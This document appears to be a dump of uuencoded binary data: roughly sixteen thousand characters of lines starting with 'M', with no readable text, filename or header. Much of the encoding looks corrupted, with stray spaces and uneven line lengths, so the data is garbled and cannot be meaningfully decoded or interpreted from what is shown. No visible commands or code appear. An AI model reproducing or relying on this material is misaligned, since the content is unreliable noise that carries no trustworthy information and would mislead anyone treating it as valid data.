M^Y^_QD_X_G_C, BR#52^+ (5: C-*M9EM5BM; /8Q5FL3A: K2] _ [/; 9H6H&08 (U_
M)G6CJ/WC+UTUN^"-?O%: \$R<=2: :7N 'Q" T1Z36OJC (DE+WI' +Z [' 7YFJ&&WI
MOU] >T9TX<L*D: 443QW0MG#YVTJ@L5J\ \J\ *^+?0E6=E64&"58^)! S4YVL' H
M (OK:K ' ; E64/6" %5 [H04^ [[V7VL7?1^ \QM6@F] CZF<) 0U, K4J_@7?G/%O<Z1>
ME3O/ ; 8ER8PJG^_9SL-L+NK/0FM7AJ^ ; 22^^) [&S^#7G, _YJJ<M1XC%90*I4B
M39OM8XFF# [%2J: 4V: "F-U' IX) ?E: M: FE-LJRBRR' 4</GLCQ_#X*_3D=F#MT5
MN+_ \$U@UB6V?Z6Z>QRMRJ"K^JGLZJL7S^FCTMV9' ! _@=^+LS_3P7YY<<@) Z_K
MZH^N_X&?XOY?HOF"U5' _>Z?YXS__X [_PML_ ^, JZ%E>. FESTLWK#SV] _2=5_
M: _] ?Y>>7MG_1R\$D36TZ> . . 9"CO%_Q' ^J (&HEVE^19.VW^ _7^%G>HUN' "F6K
MTW?55NC4T>G) ! ; %_Z5IW: M^I; Y>REB9 (YT<J_?8C '\ ' #%J5UR__X?GCIZU
M; GWAVB%?/M' RU27MV=H&B; TC7I (:UEUS8E^ .7: G%?7_>>_CZ/8=7G^A<>Z=T
M2=EONSKMJMCIN5NJ; <); (ZYI<, DJ5JE>G0T5UF: OJ=7R^; U5O] 3.=) [US7=M
M7W [SQ0L] =# [5_YM/CP [XX] 'Z [] SY? \ /TW7Q_*/_ ; #Y+GJEMX' YMWU6=. " ?I \H
M# [S^AL] ; _WQLL^S [YFZ<\^ ^ ; [: NLUUG- /' .C6Y83PY"O ?N^=&=F9&] NO
M.Y. 3MJ' VKE/] _] #NJT>VCM]] Q>Z [TF=NF_+9U=</W [VCT8RS8_U [. *#3\
MV/BR+KGNSE*- _]) # ' 9, Q_ZM3*] OU>G7G_-8C [[PZ8] A?7 [JAPQ<-GUIZTUNG
M9W_P\0. #>UZ; ?4/>@3Y-RBU [/7W@FB8; !E7) G+=CP, <5EH [.S' , _&?) HM==>
M. #+?RBNWC&4<*UC8WVV>?4?YI5T7-,] X. ?O,] I-Y! 3>E [[YMP)) Q] WL-VN>=
M') VYNU [MDZ, &+WGP9\$; -GGEEFJ3ERV5^?WS: CKMWKRO?R) UKC6BS-*=BKSK-
MS&MZG+G] X: T#AHZ9 [# [7X [Y7CK] X] M#EV7. JCN2 [KZ/C \ ^M5_GQ#M407C) L
M0] ; (<: ?/ /C*] X?*, &6>VO?A0M8<W [3EY] ; LKWEM5*6/ ' ^%' O=VO; J^ \ -2R>T
M. =KISH7#&I5 [] KW204UO [=E [N-.CX.3 ' ; _/ /?O1GYSI [, F_] 3IP\, -38\O^
M [HE! 5><O [SB" ; 1 [R2<UOWS1/UC '7MJ [QV+*O] YTY-ON' SB?' OK; HBB-M' IGY
MP: "7Y%8] U^<=732D_Y%O&RAG^SW> \=; ' ! I [>H; !KL] YN\ ' 3N! KMQ86+W\$ST?
M/J\$=; W7=Q" WJ@4TOM%OYY7?W/Q*K_XO [ZVP] JD56Q [] ?KYR9/J (@K/MMNVJ
M-\$Y9 [A [^O' _S]] >58Y] =WK [@TVH#Q [R5MJ" /O&A3E0F#OQKR>?>: BW?, /MGN
MJ<.M] O9M-WKCJR. . . M^UZKM [=] Q] YMF#JKF^ ; /TUZY [QE9OVO-LP=%3 [9: <
MJ+"Y8>Y] U<INM@ [=UK9CC: (5S4X>G) G] Y-M# "VX1" _XN?GOPHX=* /WW= : [, N
MJMIA98] G^W3<T7#5BP7-] =.UYB\^] .PN==3&>: OW+5E: LW1WUUX] M>ZI#6J+
M07NF7UYNWV; O/^Q] !U04V [(V (" 'Y@V2&'24S##GGG\$1@8, AQ" # (PA\$&2 (#GG
MI"!) "4K.2!) 0021 (#I (%R8* (2! *%! ^BYQQ/>NN<=<Y=W?_R6_3JZ> [: O4/M
MKJ [: 55T, C\$=V' : !P: S3' [#7L6^@< [5_3F8G\$QZ57ZMFHO9, _>M] JENFC1%RM
MJIPY52. %7] #3RY5UCC1C-4Y/Q+Z4F\ ?>8@, 6, F* " *S; ?Z; ^&^+ZJ7^TRUIIJ
MMC*%F=) \$; +"; W2 'C6' Q, KM (.7G.XW"=V8Z.U251, 3&_5>_ 'X06GAF<\ (/ _ [,
MC, 16J9' 'N' Y] -XK+ '6B\JEJ' =&RQ. &' O; N_--WU! Q; @&3WK (6#8W47 (#: TTP
MB 'HVHYW^T! *_NY2AA6] %4: 'C+B5' 2>FCP@LX! H, E/ 'JFJM" F57\$KA' -O<G+5
M-T#0) H [?\ 9E4#Y2. -; , R) : OYK] A-VHG0&V, 0&=9A. "G<' 7LC3/8I 'F*4DLLR
M>?5! 0P! F4*V^@ (!KO6MP%3<S->L# # *7N8=\$0QI [+4\$6U" <=AYMW 'M+UF9>9 '
M#OTR<W-S: 4\R! 3' ' QK&T1_ [2QU%V; 7WRAU^\$/I54&K] _' YP^PE3BNT" I9FS.
M) D&#BLCM\ 'L>KRV%RZZF97' 3V5FK! I1) %5@S@9+X0) S5 (: "Y0>CSP_ "%AX=1
MI&' .%C<9/CU#, *72/U\ : #O-: +; 11>4ROMCP==IF3J/2U#82] 3\$! 4% (=8WC] 5
M&Z, 4FT#/F5RZ! E1 ' <? ^=>15K<: B3=3" &' 06] .X4WYDDX: 5"K+?G=4E: N@ (?*
M, \FN5T (&#NZ2; 6C0: MV*Q-) IB4C1 (-Q1H^NR) J&/"Y/] @*>S: J\$ 'M^ [@7&^I
M) " "L] 7) 9P+J_1LR] 'A" F) #_XR>CV#6! : &C/80+' 6, X' LTW9 (_^NDJ+HDD>=H
M1\ />> !=! FVV>XO+; NIZ/3?-66^0&A^ \HF] X@?S* *M^W4K9A1FM%I&%B+F) ?

MT6SER9+4P [' KSGN3<SF%?ML!A?XOBQ3N+<] 5]+VDK7I.;B?.\="SUI:#WG27
M-[4<&GI[3RJ@, @%K1#[(ZKV-/0Q4MF'; J1=, A+Q (I3\p6\$_ ^\HGfAL@NI8FR
MDV5&*V[, 9O5S_L8T?Z<"MA+" [LG_.-#X+35, \$&AX.OTB;); IK',)-@1EHQZ
M\@.C:#?*N\$'^6H() \S)??>@?, [J5]-BID''/SMB7ADXLW5>/J5' W\$C/3&54E\
M>+1X\$E%W) &-+BSUR\ [TOC (0Z\=>! *UP?&+&@&EOE\&XF<<JX^O"+A._D' I4 `
M3&; J\34"10\$V\CP' ^9.UQL&MRZ9PTT]N'V.V.F?=KC*5*5U&&Y `XX!T#/URJ
M"W2!. [0H' U65%6-8!TH?<C*C/<32H) 6^\XC455T==C^.; E9AB80#, -7?!+R_
M`YVIQV`I:PF_E%D%] 8\$RZPX[N] #^XJC43KAAG/<< [T=; 32@G-%KX< [VA] /*4
M' NLXM:Z; <-<. AYSFM<?"8A\ \C*, REZ+JM?3>4%</ IR^76ZYEA#FO+FAB [J! &
M>3G00561M\ `9NRDLTGSW\$7U<@G\$69H%\, W=\$, 4:PO1A!V:V%S\R%3XD\4ARE
MP6GZ5=0"EZ4%I-Y=] Z, =S1) MYJO! 90D [EHU1>S=/V\D5*@10I-Q>%`YC== \$O
M1"GS\$@QA@) O\V772WX [[] 1 (^9@A%9E>Y)>WT (D' QFH^VT_\$2K^8>^; */WQ69
ML5FQ@=P] X2QQ) WP' Q'^. KM#G4"TLHXBGEN<\$I+ (27J\$8\<, +*% (T=<+ / [9H+
MT (CR`Y; \$W) 7JN]E) TO5, #)) !G0EX\FB?M8R\$&=R^P:Y=\$N- [UR*JA-/CH"%
MR^:%9M, 2I:D-; NX6. JOMG8?:%S*NY37C**NBUYNMU>, X, X%S"IM; K.T' 10<D
M-D2^P&AI/`, DR[:7) \SN840M76NG*_696 `W=4) 0?+0;], JZRT.; 7+P^ \, S8
MY::<=> *N5. ?+-\1) O:XO1JG; FBH=-F0/VCQ (F; MGNWI5#\ / [NK502\5GC-F8
MV\$INT> [7CP_%&2NUGZ.\, WA!8"Y&D&%H8, Y\+\$F5HL.0) B#@I' 6K; 7*9Y0 [C
M&EI#SN-"/>T2J_3' 9=W:Z_-5! LZ6HJW] YMNUD0K&J3H3:&2II#XN3G#0UK&^
MJY" F:W2-) -8RM.M:5\N2GPE&? `D*-JP, 21%<NHM@S5>DMH5FCA!W!7%DXB^
MY7*943LJ%6FA `W9* C]. IP?) Z2"90LKXZ11AO\ \ `4 `1BBWG_ `G&R2L"Z. [I (
M' NAYTY?RI9CU</YF389WLB `N8 (=IOK1FOG"BE'N, _ `CM&P_L^U:2 [O?9?7=%
MC/MO@"MC606<N] [BQ\ZHQM] B#EESL0SW3! 9637Z3&:T1D (3"RSJ. 6G7\$3VQ+
MZA#. :7SGE2VF_!0>_0L+PSOTP.Z3] D", , MWN\$#A^^ (CK"J-\`*\$V^-D) (YQ\$
M' WFLHW) (I6+ `N:HJH\$T) 7FH@G132@, ?F [^=(; L (<; M35.+Z"8IR.O, `^68R
M\DP+5%`0E`^3-0_ \+RJB/_`?P3^P_`^ `Q/X7^&G`PC\4_ [_!^U_/EXAOC_8
M_P_ \W_ \\$/<_] MIW; __, H=^Z@H& `&GMG_4.Q-J!%<%T) FLM^`- /7ER93T
MKTNF>-C, `+S/Z\$^E!N!` 2JE [K\ :1D*:^UQ?O?T.Z_/W\ V' 72 (E (+_C=, 8_>
M>AB! I4I&3J2ERO8Z6=4HW7Y-W6RGD7"\94E3]) \$'. W^ .U+NN+) _^++=^4] M-
MW [X] MX `3F"4FV>WL#CWWY6N/=0E' 2QE>CG-A9@ \44@NX [9K"15Q\$ \$^M0V*8^
M:>] J7G79D^0; WPV=N>/=O7\XNRG1 [] *. #O%?:L=6?L7JN_YR*: [/E&S68N%*
MV [T+ (=D [+ .7- [S^] 89FU<?-G+S\$ ` , E) QL--<EGOVI1:+. -I>=EY!2, !3M_Q"
MUM-L `=; (7HN2Q2F-8?^BAX?) [#B8H6] J; [++TQ4LHV# [5P*C#W54^+"" H7B
MM+ (\$0OBR@LNH!MQ) O5, 9Q\FM>9F@XP<XU3 (!)] 9X [/GX20WUGB46&N502SXL
M ('18SPXI ` , . \$QZ"C0P79+6@CXGB:H>CQ1; :%2.YJAZ+KBFU&\$?>U&/\DA=:
M' Z&' <3=' CCX2C] &Z=KG@=EE; U227L*^7% (7Z3' C=*WTL+W8M (^+#+ISA"_5
M78 `9Z) U5"HQR!<O\$ ` _SQ7T7S\$DRDWY `DB8PC?II] `> (\74_ N`MRT4) 888C
M`E@+9CMF_WV/ `S0ZK\&A+) A/CPV\$AUIHW&\$<Y"H:Y!FK%93; T (#KB#^SNX\
M' :_T, 9VQQ4S*##QLY6F?] 2) !3E/; W1ATZL&T+S%U% [FD80&BUA] E=\$. 6^4#J
MR6\$V) `67#) AB4G; C `%EPVSL] \2.?*IMM^, I=X, 958J!Q9: +>U `L' `* @-<L:H
M"K+5/' S-F*%@U9V-#SYN<1C-\) ./U2MYA4' CJ; WX%VT, -@' /V\$@^ZCF7U (X]
M_G*9, 2IX<M-F=I0\ _B, 1SQ7] B5:N\$VP `Q%UM9K"P"6W (G=NJRBILPZ:"67*Z
MG3P>22:=A)] 66`*M2] /ZH [!3*@N&/: "@Z2+X (I' \$ `UJJ@; *) 1)] Z2&O (7] U
MNLR (W.EB&] ?D [2C9MH^ [NXQ\$6+K5SX2MR_R96\8) PZ<*M-O=KBHITLR; "J!E
M=^=V+R980F@^:O (, VI\$5ZN) 40M7WDATNM, >. IXR@Y=D>> &2L3X2] 4L8=\D; K
M;) R5>: \$?, K' TUJO. \0I4BJ60, 4\$90 (D7B6MP' 8V5,) E#3E `L) -%P6 (>GE_/F
M+*] #C1R=V, #8\$94N1) 5M.R?' K] L0R>S7%O' .5YCF". ^E!B) G1+\S5UXN (4M1
MKS\VCB7 [M%?2&Q4&] !EF!9%C+: !5<] ' CC1, *NNTM `N*%_QP!O; UGK' 7Y0=Q
MG&9X>55! !S7N- () <QY2*. 1? -CBMQ' U=JKSS4:WI- `FG\U*] GG-YE! "0L- [6
M<1RD9Y3SJEL@, FCP4MI5@^+4Q# =6' 1\=-WPHUUY3) 8\8R^P/; /OA! KSI26<
MLPI [.2@USA #: 4B%D\W2N\ -N&=! CUJ=@W1D\$ZV4H) /%K^\$BAEL#_SNDFE6TS
M`R/1A^X^U@C' X>LQ) O&, J/P) >W' RX/@-66:>2QH) NWI/5; N85BJ?!Q99=\$O4
M/UX&9 [S] @MDIM@ \53%*8.YPM! [-,] ZY6O7; U) Y; ' 0%5Y@8/*F\9Q (<W) X; I)
MD-+V3KX) GA\$Q/U. 0<@5V\=ML) =ZIL&=T8N#DAEY*GU<>R>%VGP\$%E0] W. "Y3
M, &EJE?GG+9) AXP `R.D+I2]' Y (\L=3Q (7>B; 9-\$BMGLZOS<^ (. \$<>!F> `&' %
M<:N+W-3=/ZJO7; :@&9 `""^=RE:Z! (9 `OP' NJ!] 7' CIKWV0Q, =V^6^O?O"+O&2
M'] F7KBB [M<FWHL@G>74R#9 (*N=E=S<AU/71?XHS8S95#] P2U. 3D>WGGL@??Z
M\$P^T2UAG3B?IXZ?35-3N%#37.S*4^23A\$] :H\2G\J/< (YFXHBO3"&] &J) EPN
MY+&; TH8 [*:VT\$>N&+KL8 (#H&WTF (4QN' 46\ -UKT (] " `>SZL [P@8\H `Z-; 5D4
M">V, FTUPT_ (T3OYTG?-&\#V' 431/' -!1I47/!84:-PY!Z%&L:N!57I'; >HB `
MOI@A5; J (58&'] Z\$KT3/#R^; &+_+D!. GC6*8F) [71E [IS.HW#/1] D7UPDHJ (*
M!1V35G51K6HHN\$VXU`CO@LX' 29\$7I-X?N< (/>E5FZ:6+FT, 33D `?YFPD! 613
M6IN%5-N] TJD?U&D9%? J. 3-, 0V5Y1M5OJ; U6' F*: 0Z63ZVJ778 `%\$GK5WDJ\ /
MC `J" <A>LE2<_B, I!B<F?&S] 3/+*61^G*PTCFN<P. *F] WZIKS?V< (D5=. GSI [
M9?TT5OZ#^ .OZ'] S""^&._"=NX+^O_X/Y?A^ZO\ `G^; _XX6] D [<GH [POU' `
MO] ` _>03!+_<C/Q^/\` .] /?]' 0%SJE)> `&S!7-WN\$DP3P='X ` `3 `G*X2UO9.M
M!- `=;<, E#) 22Q! \$ _B\ :R<%4_GP. `TR) .; J+?IH@ \$T `Z) =!8%=@=RL [&". %F [<
MW\YS6R\$<01; . #N>3Y] LY (` [@%- \. !!&N] C `GI `7RO.8; 9^%` 5A; PWY) \G71F
M' O; 62#L) H (T] ` & [F; . %Z6NI/R>Q@] K9VR#^A. ^V `+LP3J6</\P ` ` _F (%?TKW
M2PT>KA; . 9J<F, /*/E, C3BB2 `RC `X' ` ` 01 [C"K3D! YP_161S6#7NDU] <6@4Z;

M!/I^4"5Q</X;_/_\']K_=#UG_?^4_S\"_Y3__ [GU'_#IQ3^N__#^C/_] (?B3
M]1_EL^U_0>R6:UTND-WDU71Q3K%32SKL_P,V, [*!J<C@?/^;\$.5+>&_<WJ2
M%JD'1>H@;) '>I^ (31<8:80D#*-J [PCP0K@YN '#D=?LRJX1P4%, +2L\4DSXS-
M#"]GDU' ?3JF5Z27' H>HLN\$5\$IU6/H'WX"6=9\$*GM4VG:G+3\$*\ / \22K^J>JR
M5*G (4-ZT*YE=1) /\&F&W2-) +N3!LANQ50YG) \$M6Q\, 0L5&) 0:6AH\$%6E+U-G
MDV:]MPP^=?KV>U=Q/6:AZ;+LUM^YVW!U? [KZYM;6Y [[3OP8EJ (, 7@XY<UAI.
MKT?S5:T+9UO] \ 'R9+&U3261) TN36IZ, = [#IVE ') OQ_6\8TF=B05 [[*+ [BL\$Z
MY (_8: ^<\$JI8Y9#'' (-<@A5_*B'4N4Q/K7HV] V.X_@C^W>L@B93] .Y:!0R [X3
MDX\$%O-Y,]A13H7 (WH (G'CYP5) :51=SB1N8!F.80H, 5R>, /R"X_C<J"^BN?2F
M>T [DEBSN, D'+W;R, F) /E) PC:%O (7:# '\Q'K' SEA#%910A**MMG1] O.MVCJ?
M; ' [#_E:"42R*O#<\DB3'' XS, _+8%@1KLQ'EYFV3R_.N6'OB1J%&->CT:="8J
ML\4M^40\XCPMV%#Y/!%&TKW5/+O0G/1-E97GBK+EM? [@+8W0/+%Y^R, \9B*
M\$?!KRB, F@9!US%%8Q.T7X_ '\5#0'BK3!\A<@N, XK%ZM7<1\$1W.4BX;4\ \ [*
M#Z./L2=C.V=2HH5-'O+5J90.E.< (=R*JD" ?=; '765:B_] I. !L\0V*X>B1"
M\$>?>=6Q*:/ . \$Z2JWT;B+H< [!BVI3, IB" [, JL3^Q*A,]HL] S!RLRJ/6H9.%"
M (OI2W8U) WA%&B%%SPR*, K^SKM^; 9AA. :XR7) A=I<6 (AI8FIK [Q^UYBZGO5T
M; \$1""Y3AO!0K^>3D\$%3&B (=H^ ([Z; .1.AAEG**ZB8'H:F&!%M@D+-' !P) 8
MKQ%\R/NR5-) WDS9:/@0U) 2=<&U51CE (/ZQE*/EE*3O'H6BE9/B '*\$JJ%6Z!
M [<#<, R68@!2 [90%BVUVD!4] R; ?>7L3N^; 42XB4HC5>&0!##M:TJF\%1VMX6
M6: .JVMOMUT.CI@Y?5QDI' T89#' DSDFN>N;) O<ZH0>'N [J3<L@CI2PW2., #P\$!
MW"XN^V; QL2"82P^&>.L6?>038L'R0Q_#S] Q^MUX?-<^>D**3..!W!W_, \$WH_
M"#'+I:1E' (%%0Q ("^2DEX!K5+"_LB^9CG-4Q' !9'F' '=@DR2/D7EC']K+FEAU
M0PT:WN.H/J', +'T+G3JTA=, <B-C"N*T4EG.M28H/<F%FEN,) G6SHSY3%D [%7
ME3, [%=2DKLZM;G6E'-5?>^GQ\"%:.' GY+C2EKM [BQ/MTW@K' L=LX\$<QA.7U
M05JW) X0^T) 9%6T6+W', : [MK>%*4+7.<C' @L4 ("4IPND98F!^)\AY/K\$X>.4
MP6P=ME) [A9Z;) QP7M/^%ID.5H.19X"O7BO>?9 [<^C+W.Q6) \HLH9&#!] 5 [SR
M#NPOEW_] KLZJT [E_9FHX@'8Q<QT (N4%<C?PSC2VE7K"#\G7MJ; 4ZODC6R_
MJUMN#Y,]?#LE=/G:RQM@%<5YRHY (?; IEKLG0\$M, #ET]N1I6*/,) [%#U\#%<V
M0; DDRRX*) *6R; 23K) !, +J-&UU@L<RIW>%6/:G' 'WD1@PM) JAQ1ZY1=4+U@L]
M!G>@, 8*1N2\$S [3/\8 [(MXNV>#=#ECT\$N.E; , OY 'B>L^HI#GJK>F"&AQYJ4_; E
M=?\$QK7 [NR, Y [\ ("NE&N, W= (T/1]W; , ?F1&Z#] EA@S5. (XY) I7YA/JZSHF-S3
M'F>5?GSE^<IF1R82E8=J-_-<63MH3P+*0UXE9; [N8?50\<0U:-Q23L2FYWBT%
M] ; 3V=DB8Y9#9K, \$->A92=Q*>6HW>C [N&4VT \ [4:WPG7, ' /L>.GA, ; &E*K7^E
MH+3U#19! *% -; * _<*J:O'# [G!6XTR6J\$QTF%! (\$, D6%QL51TK0P1M+ATM-N0
M/) UT"%W&W-W.D? (Z#6:WH4, I02GDGF3J'X) 2_ 'N. [E#?, 4, ' =X\$MJ_V4T>Y)
MU7S>:WZDKQXUW: (\4*_5Z"ER_%BP8*Y (K8NG.-CX!AU"H, NSA*#+.) ""L90%
M26?' UX6F/Z-' WUUC*=.HI>^>+45.VWF/, EHPI2YTGRD2GX<) 7 [1+ZS#K:>& (
MKR) ZYG7&'8P' VEO [3= 'O+?515%8\SWOU?&W (9<.I' '\:C^5<?3]:N@XL%5T]R
M\$ _SF, '7:HI4J^2R" [F/TLK] [BTX/3I] 'A, =_2AP [G\$# [ES1' 'M1*NI:-8:
M* .+1&] O=CEHU<G#EM]=T>M14 ([:./+.\$' &D_/5: (QW'@R\U_); =;=.U) &NF;
M1NY \ [0A/\=DZKYUEIRN=P07MT8X#T\^'P>T) V-'8Q\$ECNM3B] ERQ; W*2%P; N
MR27WP*HF2BCIZ-SM>.\+, P6NR] VMQG=P7' R%^K11V1B=FZ25^M88M+<2R> (S
MZT++GH+3=&, 3B">G74@V9ICYT@8B8"#'E7X [JX: (1/^*<W!<'0Q-AWE'@2"N
M5=7'4J!, /=%Y*ES\$OJ2"5><IU->8/J%T_>W; 7%WV!&5U) .&B702E4XC7>'=Z
M2]) 3:\$?; @0/M"XG.P0^G\$K:) +42) DK, YELD8G8#KF\$14A\ '<:TH) FMZ"-V=?
M2+V-O<E] NR<Z+NY-8U (Z6WOPW'#13GM2G3'PE, /JXY*I] =O70; 34/FF1)] W\$
MW+'1\UB7*H (+* "Q%!Z\=^:ZZ^; #5E5+WRQ<-K-6F%IB)>6Z@, VHI4J, CMJR
MQ8"HOWLC?#D>\$, 7Q1GF>>UVAK>R (XD-+7/EL.66S=%_T!]=] \$H-D<?D>C<%
M% 'F102>) NY.\$@A?6^6@&NS7&/7.\TF+-47D>E3J?3) 7MYMQ%YMB/N; "W71] [
MX [B7 (X4O=II); 1/I]:++?HYVYOS\$' %A. !#>TNY&^L^'5@H!C1, NT5M6.RL
M\$!U7<D"M [2GN\9JA<-4EV+EH1GLG [-F) JB3E0N0L'DB4I\T63'; EJM1\H6Q/
M&% (!OZPYC/#LBZY) "*"U/FJ]-.) JX [9NZ.R, T. ./-QI0_]] E [W, PMKSZF/BD-
M.BYU [%6\W4RA9R/ (-) 3'.8GST; ; 0:S) /S1/Y, & [0>D77#_\/.STO?*F_F-6
M; ; JMJ7<T\8K] M&XX5\U\M^?C\$P] #H_=7] #_PAQYJW7 [1KN_R<MUG00`ST=7-
MIKNOM)>TU+?2YI_>6' `RJBUCZ3?"B; /T#.Z<; <%@I*U*\56>9WA; =% \4 (/+4
M5NWDRL<Z\$Y6KWDQIL>BY:TJO*GU9Z' "] 76K) \EU=; O"O?@1H%41+NUJLK!BD
M'5*V3KISR (4 (133A4CN9H! (]O0?:!YIO9XSD^4QBZB*S%+K<H' /NI%RFE [IU
MA; 5?7<#]) +PR) *AX, 6S59T7:8C_KBY*] JZ3@B@Z^E8#J; 6S=K, CN^2AK=X?N
M12Y>G0B6) \$] >R*/ , #BT"-^'V@X&AUOG) ZA, Z!Z [65] NW-^@/\540X&#ZV.#+
M' "09 [DY`YDEA2/9.LC#3L^8VJZF!6TD<= (!W-EA (5"M9<980IN:"&FS`" `91
MX@Z%; [I:ZLV (1.IY#Y_CU`'KD'G)_ "W"N<X'?; [^Y ([Z%3NKN5@) 5TJ<>8_X
M8`%N] .^ (A, D"9?9LLSL2L), +*] C=R"5*:5 [Q.DL=FA.Q/2A+14DNS%/RS\]
M-^#&P88`&V&^LUI) 4.+1F^"] UC!4'E'@ "%SZ23_E=+73\$/UDT.?:ZH.:B)N-]
M*\$V') H26V (KG! --JZ=EH*3+1/5.HPF5B%_G (*; SFOI_4S4S*4M80@ \1WEF7&
MVUR"Y9\) Y-X@WK_?>_M*\ (" (A/!J7A\$QRGN%R/%/#- (+VP&Q_<1%LA*7\6LO
M] K7IRF%U*: _1) ; .1WG:T (_W0?6_+?#? `H-JCA\$O# (E98S5' IE&X; [M@EAX] B9
MS: ?KF73B=70EEN+&@@B; I>:GX) 6\] ZP83, W>JV%PXQL7MZ*/OXEK0=U5*DP2
MG; AA: (ZR' YX0805T', [`Z9W-EY*AK'DL<?"X [D35Y1T&W=\>M<J.^7_8'_F
MY?' TL/\0A, Q6&>"JU^C\LTJ4T; UJHYQS: +BC=:T21!AR+J?C89D@ `P=; Y:
MN-7CJ85 (X; +P\; U*U!P-:; M (9#ZWY; , A (RB1V9.W05+SI4Q2<FF\+7# [ZXUL

M\93%GFL#\@V?-GQ656YA>=:OB?;;B[\PCT]=C^7IV=91M'B24_A0O+3R,GRC
M(2DEC>5WP>QK.DC_\]/4%J&'T&&0\$13UW5/8,>3:;4-.J](?#7\$1?JLN%
M\$?R\)\K>="SM",Y4Z1476(:[R;B;Q<HE2J[->?TF)UO6\$)&R)'\$;6YMC;R"
MSZD(R)B:Q58F-CAN1-<Q[_L"!)(:^)>EWQN1T&.T4S&,<EMZ[NOH3R__33`
MY]5=7Y*`-@*\W1ZI)4L7^0SCAC@NJWUB1U=')TF1%?20`G4E5RZV\J1M5:GO
M^-A%KY*MEK38D4,XC7>XH)R)@CG.`2]&N(=#QT4E3UI:G[35MT'+/"O/FL&
MIV6J*>"6G0EF%2YK^M'9/WQ?*'"'CHSZY*A,)!.`K'?.&-1Y?UE%\6]BVPF
MIPRW-3BEZ=8]V,PJ'Y(ZOFA,%;?0.]KJ09-@DMWQ\$O>!6*3(4"<Y&&62U.%5
MMD_HJ7B@8F,&&PBT53=8:M\EZD=Q&^G@+\$MB-ENSO;5'58._JH+(XZB-?3>F
MML8PQRLT*HS1&Y&P9YW!%) (IWK#_-CKEB\$BVROVU3-G&EXN"R+F^7,1<<&5!
MGU<&W2NV^RG#%F./6K'0,7O&`DX`^K-7>TW\MVI(TGG[Z0\\$UZ!"MJ#/Z.0"
MDE,0D<N],FWJ1.M'IOS'];SN&UR-P"?0)1XC3/K%A3(:%2\Z.U+Z)JF[O`[H
MF=1X9='5@#KQ3Z_*"+4*ZT.5M';VQK+: (I(AP)#;+#2R832O,)'\<["'H,
MG/`B:I>A%3(+1*MHY;2?4!TF3X)#NMRT&D=T5W=K%MNA`\G>H^\$Y5`IS!;(/
MU3[F@:Q@RZIH*G(_MML>[#L`JG6D%TUI^?F-AT710DT`A6G7>O5_H(4I8]K
MJH26S-LJL5B;<Y4AH:?:56SR(VWMB75M7G^4-U7N!YTW+5\2"@O=\$CA]NBCT
MK]CJ*O+%\$WB"YFWV3R"?0V&YQBVZ:'N=3+<:I[;]XT&#QER%#E,:Y2['6D&
MSC"Q?>H1<X'!AQX/-/>*X;9&;-54.'KB,>*,UI8-ARJ88SP%@D4KOL@_X'[8
MN*<1H<@`8@Y@KD!91>M#]?8G&WPP"KY?N'U3(NQ>P1=RH#9.FXPY"P_*HC^0
M".HPVL5KI@AT'<,ZX%&'3\$[(A49+Z!VU>B)@#AJ'57@T^O+M8A>N?M`\Z2^
M/K,?0U_PH?3(TZ#>KQ;%@132.?SZ"CF\$`B'OF]O:I]ZG"2O9M23J!,\$6IG/
MP^X[C;:A!7(5YMPFE<UCA%`T_LG=>0THM8)H3AIPJ\6:TZ-2VT.>9<%L`G/
M+94B#_2WMQG=9W9K6@9.4-]<W%>_S-E^]G'D3[_;_X_XZ^M_-RS@[O_L,]!_
MX/_C\$_P9__=#\+?Y[W;^/;?;WW\$!_CO'_@/Z[]\@CP_X_]`"/ZJ^_]T!IQG
M07"3/'=?B7^=!!@`G`T>8!-#`V=GL[!=0\C>>+O%OD^7,U?5=^?]VEW_B._RU
M_]7JK_I^C'_OWG^P6`>WM[_W[F?_E!^)/G7TH2\,^!(_[5?0XX"PSX==H`
MK,_F\$?!<Q)QMXLZN"3,"GDN-MP`2"]GV)GW'0:W_DN1@([_Y?-OQR>G3G/
M*"3YE+_3BW_-5_1]Z;.J)#W%0>?[[\Z?<M;*U=X9B7"5Y!8'?7?T2T-`W[5\$
M'/2;EO:(<?SY"^^\UHE@`^IC<!OXM/5BA\(^+5>")!9.G<CV5]'XI<J;SB:
MV3LA8;8PU^_;\>K9F?C*:FG8::BJ6LF*Z.C(F>F(:.K;*9X55L#HB[S:Q]^
M7^1?/?Y?:A0'?>WFF43_RN>?XOS_;?PU^2_S]4C#PLG>!N:&_&?X%YP;^7
M_WP\@C_COWX(_JK^Y_B-]?_7V"\`P-G"RL'"%G8N([G/9"3W=]K%[VA_B:GZ
MUKZSS&"G;?Q?KFJ>"]S'GS344_54KB]U7E\V7=Q7)8PN`10^JMF"OJ7YOH
M@K/\EM/KOT2[G`>Z``\5M^(6WY3;?Q7X*L/_),3KM_AW#9#\31EQ^/_0,BX;
M>SCR-]^>V9\UZUO>OBWT?]:F/LK#;>&C(HF"\S@[\`W.1T;F"W"]?>]=UM
M?J'B5I>!:,HI*VC_X6;BH/^EN>*@7X;K&TM`W'_D["7RR[22!/Q\C_Q7\._D
Moz[<_R'_QUS\[[?4?L*`@W_3S\\$?X'_UC';"W<X\KOS7^SCG^W_B,@\`?[
Mcy_GY_O_AX`)H&MGP[P8XRT0).-U;N",1CA;G@=AP+X`MS`GF>BK]K0&67H!O
M.B!`%X&`NW'C,`M'D\$0`G!`!+@>*HKV`!D/^Z#1<7P.`J1!L@IRRJC:2@`!7
M45<`_`][SP+81)7M],/'V\$*5"LC''0K8M.33)&U:Z4?Z`RHJOX)*J7UI,FV'
M)IF8F?1K@57@(:^P'_?:?"@J^180565D54007/X"(@"(KRD=\$!4'YJ(`?6'SG
MWIE)I.D25OLHN1"FLG<<[Z]]QSSSWGSIUS\PK)PG&YXPL+!B@&*J2%VJ`#
MR'**-*/CP*`DVDY.Y.=S,I^Q<T[&2O*!)U&9"),AS8#"V.@&BO2().EB^6IR
M5114%4BBLZQ(%J.B3!7@)N";\$D%.4*&ICV3`@G#2%HKDUSA)CB%-I.#P\1X
MMPS=JV=<3J`"Z"CD)@DSN,O,N9R41@%WQPAW09HJ*4ZCX+^SA7&DSKA*Y[<0
MQC_K-+=O#FB]_D]/U8?7_SLDA=C:#VCS66T_OD/>@,LW/\=D5K1_W@]JRUE
MM.`Y7TKX_;^.2:WM?\EZ9LAEM+[_#3I#^/V?#DGMZ/^07<,V]'J>OX3[O]?
M/[60_XOSQ240'`P_0!E!_3]#FJS_C09#^/E_AR1A-9;TMQA;G)^I4-`V!^/D
MQ!5"C<GAT(A)GBG/9%A-GLMNL5*`YW"56VDS_SR,],@)2=5QE-W"DN(-12/_
